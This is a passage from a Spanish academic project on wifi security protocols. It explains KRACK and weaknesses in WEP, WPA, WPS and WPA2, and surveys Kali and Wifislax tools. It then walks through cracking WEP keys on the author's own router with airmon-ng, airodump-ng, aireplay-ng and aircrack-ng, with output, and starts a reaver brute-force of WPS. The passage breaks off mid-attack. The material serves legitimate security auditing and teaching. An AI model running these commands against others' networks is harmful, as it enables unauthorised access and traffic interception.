KRACK (Key Reinstallation Attacks) es un ataque que afecta a las redes inalámbricas con protocolo WPA2. Fue descubierto en 2017 como una de las principales vulnerabilidades de dicho protocolo. Cabe destacar que KRACK afecta directamente a los dispositivos que se conectan a una red inalámbrica vulnerable con protocolo WPA2 y no al protocolo en sí.

Se centra en el proceso de 4-way handshake que explicamos anteriormente, más concretamente en el lado del cliente, aprovechándose de una debilidad en el proceso de negociación de claves de cifrado. Cuando un cliente quiere conectarse a una red inalámbrica con protocolo WPA2 se debe confirmar que las claves son la correctas, en esta fase se crea una nueva clave que servirá para cifrar el tráfico. Por lo general una clave es de un único uso, pero con el protocolo WPA2 no asegura que esto sea así. Esto hace que los atacantes puedan realizar ataques durante el proceso de negociación para forzar la reinstalación de una clave de cifrado.

Este tipo de ataque no es capaz de quedarse con la contraseña de nuestra red inalámbrica, pero si con los datos que se transmiten a través de ella, además puede interceptar, manipular el tráfico o incluso inyectar paquetes maliciosos. Por último, cabe destacar que para que este ataque se lleve a cabo es necesario que tanto cliente como atacante estén conectados a la misma red.

### 8.2.4 Amenazas

En este apartado se hablará de algunas amenazas o herramientas que pueden comprometer información delicada cuando no son usadas adecuadamente.

- **Sniffing**, es una herramienta que monitoriza los paquetes que atraviesan una determinada red. Si bien es una herramienta que puede ser de gran ayuda para mejorar la seguridad y puede ser usada con fines educativos o profesionales también es usada por los atacantes, haciendo uso de rastreadores para capturar paquetes de datos con información confidencial. Podemos encontrar dos tipos de sniffing:
  - **El sniffing pasivo**, el atacante permanece inactivo, sin alterar la comunicación, recogiendo la información que pasa a través de la red. Por lo que, se limita a escuchar y observar lo que se está transmitiendo.
  - **El sniffing activo**, consiste en saturar el tráfico que atraviesa el router.

- **Escaneo de puertos**, es una técnica utilizada para descubrir puertos que se han podido dejar abiertos amenazando aquellos servicios que estén expuestos.

### 8.2.5 Vulnerabilidades

Una vulnerabilidad consiste en la aparición de una debilidad dentro del sistema o red. Podemos encontrar vulnerabilidades por una mala configuración de nuestro router o el de sistema con el que accedemos a la red, por un mal uso de los recursos o por poca protección en nuestras contraseñas, de este modo, facilitamos cualquier ataque de los mencionados en los apartados anteriores.

En el apartado sobre planteamiento de mejoras para las redes inalámbricas, hablaremos sobre posibles soluciones para algunas de las vulnerabilidades que afectan a las redes wifi en entornos domésticos.

## 8.3 Debilidades de los protocolos de seguridad

En este apartado hablaremos de cuáles son los ataques más comunes para cada protocolo teniendo en cuenta las vulnerabilidades de cada uno, en modo usuario (PSK).

- **El protocolo WEP** debido a su cifrado RC4, y al no hacer uso de actualización de claves sumado a reutilizar los vectores de inicialización, hace que las claves sean débiles, por lo que convierte a WEP extremadamente vulnerable a varios tipos de ataque. Destacando entre ellos los ataques de fuerza bruta, de autenticación, de inyección, estadísticos, de flujo nulo e inductivos.
- **El protocolo WPA**, en este protocolo los ataques más comunes son los de fuerza bruta, desautenticación e inyección.
- El protocolo auxiliar **WPS**, se le ha detectado diversas vulnerabilidades tal y como se puede leer en [15], “Una vulnerabilidad detectada en diciembre de 2011 por parte de Stefan Viehböck dejaba claro que aquel protocolo estaba expuesto a un ataque que permitía conseguir la clave WiFi sin necesidad de diccionarios”. Entre los ataques que vulneran este protocolo podemos destacar el de fuerza bruta.
- **El protocolo WPA2**, es vulnerable a los ataques de diccionario, aunque también son comunes los ataques de ingeniería social y denegación de servicio. También sufre problemas con el pin de WPS, dando la posibilidad de obtener la contraseña si lo tenemos activado. El ataque más reciente encontrado es el de KRACK, que explicamos en la sección

de anterior, este ataque se ha convertido en la principal amenaza de este protocolo.

- **El protocolo WPA3**, aunque este protocolo es el más seguro y está protegido a frente a ataques de fuerza bruta, en la actualidad se ha encontrado vulnerabilidades [16] a ataques de DdoS. Otro ataque que se produce en este protocolo, es el ataque de downgrade, que básicamente consiste en transformar el protocolo WPA3 al protocolo inferior WPA2.



## 9. Fase de reconocimiento

Con este proyecto se pretende que el usuario pueda entender los riesgos a los que se enfrenta a través de los protocolos de seguridad o cifrados y aportar algunas buenas prácticas o mejoras en nuestras redes inalámbricas con el fin de obtener una mayor seguridad. A esta parte teórica la respaldaremos con una parte práctica con herramientas que nos permitan auditar las redes inalámbricas.

Para poder realizar lo expuesto anteriormente, se ha tenido que buscar distintas herramientas que nos permitan demostrar lo expuesto teóricamente.

Cabe destacar que, aunque hay una infinidad de herramientas que nos permiten auditar las redes inalámbricas, para este trabajo hemos decidido trabajar con dos exclusivamente ya que se ha considerado que son las dos herramientas más completas.

### 9.1 Introducción a las auditorías

En este proyecto, nos centraremos en dar apoyo a las vulnerabilidades a través de las auditorías. En nuestro caso nos centraremos en las auditorías de los protocolos de seguridad wifi.

Tal y como se define [17] “Una auditoría de tecnología de la información es el examen y la evaluación de la infraestructura de tecnología de la información, las aplicaciones, el uso y la gestión de datos, las políticas, los procedimientos. Las auditorías evalúan si los controles para proteger los activos de tecnología de la información garantizan la integridad.”

Por lo tanto, las auditorías son mecanismos que nos permiten conocer el estado de la seguridad en los dispositivos o sistemas informáticos. Algunas de las ventajas que nos proporciona hacer una auditoría son detectar vulnerabilidades, identificar malas prácticas o aportar soluciones para los posibles fallos.

Para realizar una auditoría, hay que seguir una serie de pasos. En primer lugar, planificar que se quiere auditar. El siguiente paso es hacer un plan sobre las pruebas que se quieren realizar. Y por último realizar un informe final sobre los resultados de la auditoría.

Podemos clasificar las auditorías según la información que el analista tiene previo a las pruebas:

- **Pruebas de caja blanca**, en estas pruebas el encargado conoce toda información e infraestructura.
- **Pruebas de caja gris**, en este tipo de pruebas el encargado tiene acceso limitado, y se realizan con la finalidad de imitar un ciberataque.

- **Pruebas de caja negra**, en este tipo de prueba el analista o el encargado, no tiene ningún tipo de información, con la finalidad de simular una intrusión.

Otra forma de clasificar las auditorías es por sus objetivos:

- **Auditoría interna o externa**, este tipo de auditorías basa en quien realiza la auditoría si es alguien interno o alguien externo a la empresa.
- **Auditoría técnica**, este tipo de auditorías se centra en partes concretas como puede ser los protocolos de seguridad inalámbricos.
- **Auditoría por objetivo**, este tipo de auditorías son auditorías técnicas que se subdividen en función de los objetivos. Algunas de ellas son:
  - **Sitios web**, evalúa la seguridad de páginas web.
  - **Redes**, analiza la seguridad de las redes.
  - **Control de acceso**, se centra en las políticas de acceso de seguridad dentro de aplicaciones, software o dispositivos.
  - **Hacking ético- Pentesting**, este tipo de auditorías se basan en hacer un control sobre el grado de seguridad, examinando los sistemas y buscando sus debilidades. El Pentesting consiste en un conjunto de técnicas, que se usan para encontrar fallos de seguridad en diferentes sistemas, realizadas de forma ética.

### 9.1.1 Hacking y cracking

Con la finalidad de obtener un mayor conocimiento sobre el hacking ético como herramienta para defender o comprobar la seguridad de nuestro sistema informático de las posibles inseguridades que derivan de las redes inalámbricas, podemos encontrar dos conceptos interesantes a definir en mayor profundidad el hacking, el cual hemos mencionado brevemente y el cracking, donde el primero de ellos se ha convertido en una profesión demandada en los últimos años.

- **Hacking**, se refiere a las técnicas o aplicaciones con las que se pretende encontrar y explotar distintas vulnerabilidades de seguridad en los distintos dispositivos digitales.
- **Cracking**, se refiere [18] “una técnica que vulnera software informático o todo un sistema de seguridad con intenciones maliciosas”.

## 9.2 Herramientas del trabajo

### 9.2.1 Ordenador anfitrión

Las características del ordenador que utilizaremos como anfitrión donde crearemos las estaciones tiene estas características:

- Procesador: Intel Core i5
- Memoria: 8GB 1600 MHz
- Disco de arranque: Windows

### 9.2.2 VirtualBox

La herramienta que utilizaremos para la creación de las distintas estaciones con las que auditaremos es VirtualBox.

VirtualBox, es un software de virtualización que se utiliza para crear máquinas virtuales de distintos sistemas operativos. Es un hipervisor de tipo 2, que básicamente significa que necesita un sistema operativo para poder funcionar.

### 9.2.3 Kali Linux

La primera herramienta que usaremos para auditar, es Kali Linux. Es una distribución de software basada en Debian GNU/Linux, cuyo principal objetivo es auditar la seguridad informática. Contiene gran número de paquetes de software libre, a continuación, mencionaremos algunos de los más relevantes para nuestro proyecto.

- **Suite Aircrack-ng**, es una suite que incluye varias herramientas que nos permiten analizar y evaluar la seguridad de las redes, mediante la realización de pruebas de penetración. Su principal uso es el de auditar redes wifi.
  - *Airodump-ng*, se utiliza para capturar paquetes de redes inalámbricas, nos incluye información sobre las direcciones físicas y el tipo de cifrado.
  - *Aircrack-ng*, se encarga de analizar los paquetes capturados para realizar un ataque de fuerza bruta o diccionario. Es común su uso en el descifrado de claves de cifrado WEP, WPA o WPA2-PSK.
  - *Airmon-ng*, esta herramienta nos permite activar o desactivar el modo monitor de nuestras interfaces inalámbricas.
  - *Aireplay-ng*, nos permite realizar ataques de desautenticación, ya que nos permite inyectar paquetes a una red inalámbrica.

También nos permite generar tráfico o crear una falsa autenticación.

- **REAYER**, es una herramienta especializada en ataques a puntos de acceso que tienen activado WPS.
- **MDK3**, es una herramienta que nos permite aprovechar las vulnerabilidades de IEEE 802.11, entre ellas los ataques WPS.
- **WIRESHARK**, herramienta que nos permite analizar los protocolos, de esta manera se puede controlar el tráfico y los posibles problemas en la red. Además, nos permite analizar la información de las tramas 802.11.
- **PIXIEWPS**, esta herramienta ataca al WPS, de aquellos routers que son vulnerables offline.
- **MACCHANGER**, es una herramienta que nos permite cambiar la dirección física de la interfaz de red de los dispositivos.
- **FLUXION**, herramienta que intenta recuperar claves de cifrados WPA o WPA2 a través de ataques de ingeniería social.
- **BETTERCAP**, herramienta para realizar ataques de Man in the middle.
- **WIFITE**, se encarga de conseguir claves de protocolos WEP, WPA y WPA2. Esta herramienta es capaz de desaumenticar a usuarios, falsificar direcciones MAC y guardar contraseñas.

#### 9.2.4 Wifislax

La segunda herramienta que usaremos para auditar, es Wifislax.

Wifislax es una distribución GNU/Linux especializada en redes inalámbricas. A continuación, hablaremos sobre las herramientas más relevantes de esta distribución.

- **Suite Aircrack-ng**, es una suite para montar los dispositivos en modo monitor, está compuesto por un conjunto de herramientas para atacar los protocolos y encriptar los dispositivos.
  - *Airodump-ng*, se utiliza para encapsular los datos transmitidos por las redes inalámbricas.
  - *Aireplay-ng*, esta herramienta lanza diversos ataques como de inyección de paquetes ARP, de saturación y de autenticación falsa.
  - *Aircrack-ng*, se utiliza para descifrar los paquetes y obtener las claves wifi.


- **GOYSCRIPT-WEP**, herramienta para vulnerar el cifrado WEP.
- **REAVVER**, herramienta para ataques de fuerza bruta al protocolo WPS.
- **MinidWep-GTK**, es una herramienta con interfaz gráfica de usuario que se utiliza para auditar redes inalámbricas con ataques de fuerza bruta y diccionario con el protocolo WEP.
- **GOYSCRIPT-WPA**, herramienta que se utilizar para vulnerar el cifrado WPA.
- **HANDSHAKER**, es una herramienta que nos permite capturar el handshake y almacenarlos en un archivo para descifrar claves de redes inalámbricas con protocolos de seguridad WPA/WPA2.
- **AIRLIN**, es una herramienta que se encarga de hacer ataques de diccionario, sin necesidad de un handshake.
- **WPSPIN**, esta herramienta sirve para auditar redes inalámbricas de seguridad WPS aprovechando las debilidades y vulnerabilidades de este protocolo haciendo uso de ataques de fuerza bruta.
- **BRUTUSHACK**, script que se utiliza para hacer ataques de diccionario.
- **STRINGERATOR**, herramienta que nos permite crear un diccionario con los parámetros que queramos.
- **WPSPINGENERATOR**, herramienta que obtiene los objetivos con WPS activado y coteja la dirección MAC, comprobando si existe algún patrón en el pin del router.
- **El cazador Cazado**, es un script para expulsar a los intrusos, evitando que navegan y permitiéndoles que solo puedan acceder a un sitio web que hayamos escogido.

### 9.2.5 Router

En este trabajo nos hará falta un dispositivo inalámbrico al que le realizaremos la auditoría y que actuara como nuestro punto de acceso, aunque se puede elegir diversos dispositivos inalámbricos, se ha decidido escoger un router porque es el elemento más común en todos los hogares.

El router que hemos escogido es un Tp-Link Wireless N Router modelo WR841N. Accediendo a [19] y poniendo el usuario y contraseña que en nuestro caso nos aparecía en la etiqueta del router se puede acceder a la información del router, lo que será necesario para cambiar de protocolos y características según el ataque que realicemos.

A continuación, mostramos las características de firmware y de hardware del router:



*Ilustración 7 Características Hardware y firmware*

## 9.2.6 Adaptador de red inalámbrico USB

Como explicamos en apartados anteriores, las tarjetas de red o adaptadores de red nos proporcionan las herramientas suficientes para conectar nuestro computador a la red, podemos encontrarlos en varios tipos, pero los más comunes son dos:

- Adaptadores de red incorporados en el propio dispositivo.
- Adaptadores de red USB inalámbricos, es el que usaremos en este proyecto, ya que nos permite fijar una conexión inalámbrica entre el dispositivo y el router.

Cuando realizamos auditorias dentro de una máquina virtual, necesitamos disponer de una conexión inalámbrica dentro de la propia máquina, es por ello que debemos poder usar de la interfaz wlan0 para poder realizar las tareas de pentesting. Obviamente si el anfitrión tiene internet o se encuentra conectado a la red física, nuestro sistema virtualizado también estará conectado, pero esto no nos vale para poder auditar la red mediante nuestras estaciones creadas a través de Kali y Wifislax ya que se necesita poder capturar el momento en el que se obtiene el apretón de manos.

Para este proyecto se hará uso del adaptador Wifi USB de 150 Mbps con chip inalámbrico Rain Rt3070 de la marca appusb150H3. Este adaptador es compatible con todos los sistemas operativos principales, soporta modo monitor para poder realizar las auditorías wifi y aguanta los protocolos WPS, WEP, WPA y WPA2. Está compuesto por una antena de 11dBi.

A la hora de elegir nuestro adaptador es importante tener en cuenta que chips inalámbricos son compatibles para tareas de pentesting.

Estos son algunos de los modelos de chipset que son compatibles con tareas de pentesting según [20]:

- Ralink RT3572
- Realtek RTL8812AU
- Atheros AR9271

- Realtek RTL8187
- Ralink Rt5572

Para usar nuestro adaptador de red inalámbrico, hará falta instalar drivers, por lo general estos adaptadores vienen con un CD de instalación donde podemos instalar los drivers que necesitamos en función de nuestro sistema operativo.

Algunos de ellos no vienen con el CD, pero vienen con un manual donde explica donde se pueden descargar dichos drivers.

Una vez que instalamos los drivers necesarios para el correcto funcionamiento de nuestro adaptador red, nos aparece un icono parecido al de la red en el menú inferior. Si el adaptador red está bien instalado y funcionando correctamente, nos aparecerá una ventana similar a esta:




Ilustración 8 Captura mostrando el funcionamiento del adaptador red.

## 10. Entorno de trabajo

El primer paso para poder crear las estaciones de trabajo donde realizaremos las tareas de auditoría, es el software de virtualización. En nuestro caso, hemos escogido VirtualBox, pero cabe destacar que existen otros softwares de virtualización, así que se puede usar aquel con el que estén más familiarizados o nos ofrezca las mejores características para nuestro sistema operativo.

Comencemos por acceder a la dirección web [21] y descargamos el software correspondiente a nuestro sistema operativo. Una vez descargado, seguimos los pasos de la instalación.

### 10.1 Estación Wifislax

Lo primero es descargar el ISO para Wifislax que se puede descargar en [22], tenemos dos posibles formas de descargarla, mediante la imagen ISO o mediante driver NVIDIA, nosotros hemos escogido la imagen ISO.

Para la instalación de la estación de Wifislax tenemos todos los detalles de las características y pasos que debemos seguir en el **Anexo A: Creación Entorno Wifislax con VirtualBox**. Una vez finalizado la instalación nos saldrá una pantalla similar a la ilustración 9:




*Ilustración 9 Captura de pantalla máquina Wifislax*

### 10.2 Estación Kali Linux

La primera tarea a realizar para poder instalar Kali en nuestro sistema de virtualización es acceder a la página de descarga [23]. Una vez hecho ese primer paso, se puede escoger una máquina virtual ya preinstalada para VirtualBox o




Vmware, o la imagen de instalación (ISO), en nuestro caso hemos escogido la segunda opción. Al escoger la imagen ISO, lo primero es seleccionar si queremos la opción de 64 bits o de 32 bits, cuando escojamos el tipo de procesador nos ofrece varias opciones de descarga:



*Ilustración 10 Página web Kali, opciones imágenes ISO [23]*

Para este proyecto se ha escogido la primera opción, el instalador, ya que nos ofrece todas las opciones de una instalación sin conexión con la posibilidad de personalizar la instalación. También se puede escoger una versión antigua e instalarla, aunque se recomienda instalar siempre la última versión estable en el momento de acceder a la web.

Para los detalles y pasos a seguir para a la instalación de la estación de Kali, los podemos encontrar en el **Anexo B: Creación Entorno Kali con VirtualBox**. Al finalizar la instalación obtendremos una pantalla similar a la ilustración 11:



*Ilustración 11 Captura de pantalla máquina Kali*


# 11. Implementación de la parte práctica del proyecto

Antes que nada, cabe destacar que para la realización de los ataques hemos dejado los valores de fábrica de nuestro router, ya que es lo que ocurre con la gran mayoría de los usuarios y así poder demostrar los resultados en base a esos parámetros. Los cambios que hagamos durante el transcurso de los ataques los comentaremos.

También es muy importante saber que todos los ataques se han realizado en nuestro entorno y siempre de forma controlada, cumpliendo en todo momento la legislación.

A pesar de que combinaremos varios ataques para obtener la contraseña, todos los procesos que hemos llevado a cabo son con la finalidad de conseguir la contraseña de nuestro dispositivo, para así poder comparar la diferencia de resultados entre unos protocolos y otros, tanto en cifrado como en sus protocolos.

Como explicamos en los apartados anteriores, la estructura del trabajo viene dada por el router, un portátil donde tenemos instalado las máquinas virtuales Kali y Wifislax y una tarjeta de red inalámbrica.



*Ilustración 12 Estructura de nuestro entorno de trabajo*

Una vez que tenemos clara la estructura, lo siguiente es conectar nuestra tarjeta de red e iniciar nuestra máquina virtual

## 11.1 Kali Linux ataque protocolo WEP

Para este primer ataque vamos a combinar varias herramientas y ataques, para lo que hemos usado ataques de inyección de paquetes, de inyección de ARP y conexiones falsas con la finalidad de conseguir la mayor cantidad de paquetes y tramas para posteriormente realizar un ataque de fuerza bruta con los resultados obtenidos.

El primer paso para realizar este ataque es acceder a nuestra página de configuración del router [19] y deshabilitar WPS para poder habilitar el protocolo WEP. Lo siguiente es cambiar la seguridad de nuestra red inalámbrica a WEP y añadirle una clave. Para añadir dicha contraseña tenemos la opción de elegir claves de 64 bits o de 128 bits.

Continuaremos, comprobando que tenemos activa nuestra interfaz inalámbrica con el comando *iwconfig*. Este comando nos da la información sobre las interfaces, incluyendo las inalámbricas. Podemos ver que tenemos la interfaz wlan0, gracias a la conexión de nuestra tarjeta de red.

```
└─$ iwconfig
lo        no wireless extensions.

eth0     no wireless extensions.

wlan0    IEEE 802.11  ESSID:off/any
        Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
        Retry short long limit:2  RTS thr:off   Fragment thr:off
        Power Management:off
```

*Ilustración 13 Interfaces en nuestra máquina*

El siguiente paso es poner dicha tarjeta en modo monitor, es decir, en modo vigilancia esto nos sirve para poder obtener toda la información sobre el tráfico que llega a nuestra tarjeta de red.

Para utilizar cualquiera de las herramientas o comandos que iremos explicando, recomendamos que se hagan desde el usuario root ya que si no nos permitirá ejecutar algunos comandos.

A continuación, haremos uso de un script conocido como *airmon-ng* que se encuentra dentro del suite de seguridad inalámbrica *aircrack-ng*. Lo siguiente será matar todos los procesos que puedan interferir con nuestra interfaz en modo monitor para ello hacemos:

```
airmon-ng check kill
```

Luego levantamos la interfaz inalámbrica en modo monitor para ello ejecutamos:

```
airmon-ng start wlan0
```

Al poner la interfaz en modo monitor pasará de llamarse wlan0 a wlan0mon.

Lo siguiente que necesitamos hacer es buscar la red a la que queremos atacar, para ello tenemos que ver el tráfico que llega a nuestra tarjeta de red, eso se consigue a través del comando *airodump-ng*.

Entonces a ver el tráfico, pero filtrando para que solo nos muestre aquellas redes con protocolo WEP, esto se hace con la opción *encrypt* que hemos encontrado en la documentación [24].

```
airodump-ng -encrypt WEP wlan0mon
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
7C:8B:CA:AC:00:D0	-46	8	8 0	1	54e	WEP	WEP		TP-LINK_00D0
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes		
7C:8B:CA:AC:00:D0	88:1F:A1:1B:C4:EA	-28	0 -24e	0	6				

*Ilustración 14 Tráfico que se visualiza a través del comando airodump-ng*

Como podemos ver en la ilustración 14, obtenemos suficiente información sobre el cifrado, BSSID y el ESSID para proceder a atacar esta red. Al igual que hemos podido filtrar por protocolo, se puede filtrar por canal o por BSSID haciendo uso de las opciones -c y -b respectivamente.

Lo siguiente que queremos hacer es capturar el tráfico para obtener información sobre el cifrado y sobre la red. Para ello vamos a escribir en un fichero los paquetes que detectamos del tráfico de nuestra red, haciendo uso de nuevo del comando airodump-ng.

```
airodump-ng wlan0mon -c 1 -bssid 7C:8B:CA:AC:00:D0 -w /root/Documentos/handshake/testWEP
```

Ahora lo que nos interesa es generar tráfico y además capturar los vectores de inicialización para ello haremos uso de la herramienta aireplay-ng.

Para ello en una terminal nueva vamos a realizar un ataque de inyección ARP. Este ataque consiste en difundir constantemente paquetes ARP así generando nuevos vectores de inicialización que es lo que nos permitirá averiguar la contraseña WEP. Para realizar dicho ataque usaremos la opción 3 de aireplay-ng [26].

```
aireplay-ng -3 -b 7C:8B:CA:AC:00:D0 wlan0mon
```

En este caso -b representa la dirección física de nuestro punto de acceso.

```
(root@kali)-[~]
└─# aireplay-ng -3 -b 7C:8B:CA:AC:00:D0 wlan0mon
No source MAC (-h) specified. Using the device MAC (00:5A:8F:31:10:C4)
03:14:22 Waiting for beacon frame (BSSID: 7C:8B:CA:AC:00:D0) on channel 1
Saving ARP requests in replay_arp-1213-031422.cap
You should also start airodump-ng to capture replies.
Read 170 packets (got 0 ARP requests and 1 ACKs), sent 0 packets... (0 pps)
```

*Ilustración 15 Proceso de inyección ARP*

Como podemos ver estamos leyendo paquetes y obteniendo la confirmación de recepción del mensaje (ACK). Tenemos que esperar a que como mínimo nos aparezca alguna solicitud de ARP, cuanto más mejor. Dependiendo de la contraseña y de las combinaciones que se prueben el tiempo que tarde el proceso puede variar.

El último paso es usar la herramienta aircrack-ng para conseguir la contraseña guardada en el fichero que generamos con el comando airodump-ng sobre el tráfico de nuestro punto de acceso. Para ello ejecutamos el siguiente comando, en otra terminal:

```
aircrack-ng /root/Documentos/handshake/testWEP-09.cap
```

El proceso nos tardará un rato ya que tiene que leer suficientes vectores de inicialización y claves para poder descifrar la contraseña, mediante un ataque de fuerza bruta.

```
Aircrack-ng 1.7

[01:11:05] Tested 473 keys (got 15012 IVs)
          Got 15000 out of 15000 IVsStarting PTW attack with 15000 ivs
KB  depth  byte(vote)
0   2/ 4    31(20736) AB(19968) 6C(19456) E8(19456) CD(18944) 07(18432)
1   5/ 7    00(19456) 66(19200) E2(19200) 80(18944) 13(18688) 22(18688)
2   0/ 3    34(21504) 1A(20480) 65(20224) A8(19712) F2(19712) 2C(19200)
3   3/ 6    37(20480) F9(20224) D2(19456) 93(19200) BD(19200) 32(18944)
4   0/ 1    37(23040) 19(20480) 79(20480) 49(20224) B1(20224) 83(19968)

KEY FOUND! [ 31:35:34:37:37 ] (ASCII: 15477 )
Decrypted correctly: 100%
```

*Ilustración 16 Obtención de la clave.*

WEP

Authentication Type:

WEP Key Format:

Selected Key: **WEP Key** Key Type

Key 1:	<input checked="" type="radio"/>	<input type="text" value="15477"/>	<input type="text" value="64bit"/>
Key 2:	<input type="radio"/>	<input type="text"/>	<input type="text" value="Disabled"/>
Key 3:	<input type="radio"/>	<input type="text"/>	<input type="text" value="Disabled"/>
Key 4:	<input type="radio"/>	<input type="text"/>	<input type="text" value="Disabled"/>

*Ilustración 17 Clave WEP.*

Como podemos ver, obtenemos la contraseña descifrada, después de leer alrededor de 15.000 vectores de inicialización. Este ataque se ha probado con contraseñas tanto numéricas como alfanuméricas.

```

Aircrack-ng 1.7

[00:37:44] Tested 45881 keys (got 10006 IVs)
Got 10006 out of 10000 IVsStarting PTW attack with 10006 ivs
KB   depth  byte(vote)
0    2/ 7    72(14592) 63(14336) 8E(14080) 69(13824) B7(13824) 08(13312)
1    17/ 29   35(12544) 81(12544) 99(12544) A6(12288) E7(12288) 44(12288)
2    0/ 1     50(17408) F1(14592) 81(14080) D4(13568) DD(13568) 20(13056)
3    6/ 27    36(13312) 26(13056) 7D(13056) BD(13056) 16(12800) 6D(12800)
4    4/ 9     E5(13312) 1B(13056) 21(13056) 47(13056) 5D(13056) 96(13056)

KEY FOUND! [ 72:35:50:36:30 ] (ASCII: r5P60 )
Decrypted correctly: 100%

```

Ilustración 18 Ejemplo de obtención de clave alfanumérica de 64 bits.

También se ha probado en contraseñas de 128-bits cambiando la configuración del router [19], obteniendo el resultado en mayor tiempo y leyendo un mayor número de paquetes.

## 11.2 Kali Linux con protocolo WPS

Vamos a realizar un ataque de fuerza bruta al protocolo WPS, para ello abrimos una terminal y ponemos nuestra interfaz en modo monitor. El siguiente paso es ver qué puntos de acceso tienen activado el protocolo WPS, para ello haremos uso de la herramienta wash:

```

(root@kali)-[~]
└─# wash -i wlan0mon
BSSID           Ch  dBm  WPS  Lck  Vendor      ESSID
-----
7C:8B:CA:AC:00:D0  1  -45  2.0  No   RalinkTe    TP-LINK_00D0

```

Ilustración 19 Redes con WPS activado con la herramienta wash.

El siguiente paso será realizar el ataque a la red, para ello hacemos uso de la herramienta Reaver [27]. Esta herramienta nos permite hacer ataques de fuerza bruta con redes que tienen activado el protocolo WPS. Ejecutamos este comando en la terminal:

```
reaver -i wlan0mon -c 1 -b 7C:8B:CA:AC:00:D0 -vv
```

En este comando tenemos que poner la interfaz, nuestro BSSID y hemos añadido el canal para evitar que esté buscando en que canal tiene que actuar y con la opción -vv que nos enseña los mensajes de precaución que no son críticos.

```
(root@kali)-[~]
└─# reaver -i wlan0mon -b 7C:8B:CA:AC:00:D0 -c 1 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffn

[+] Switching wlan0mon to channel 1
[+] Waiting for beacon from 7C:8B:CA:AC:00:D0
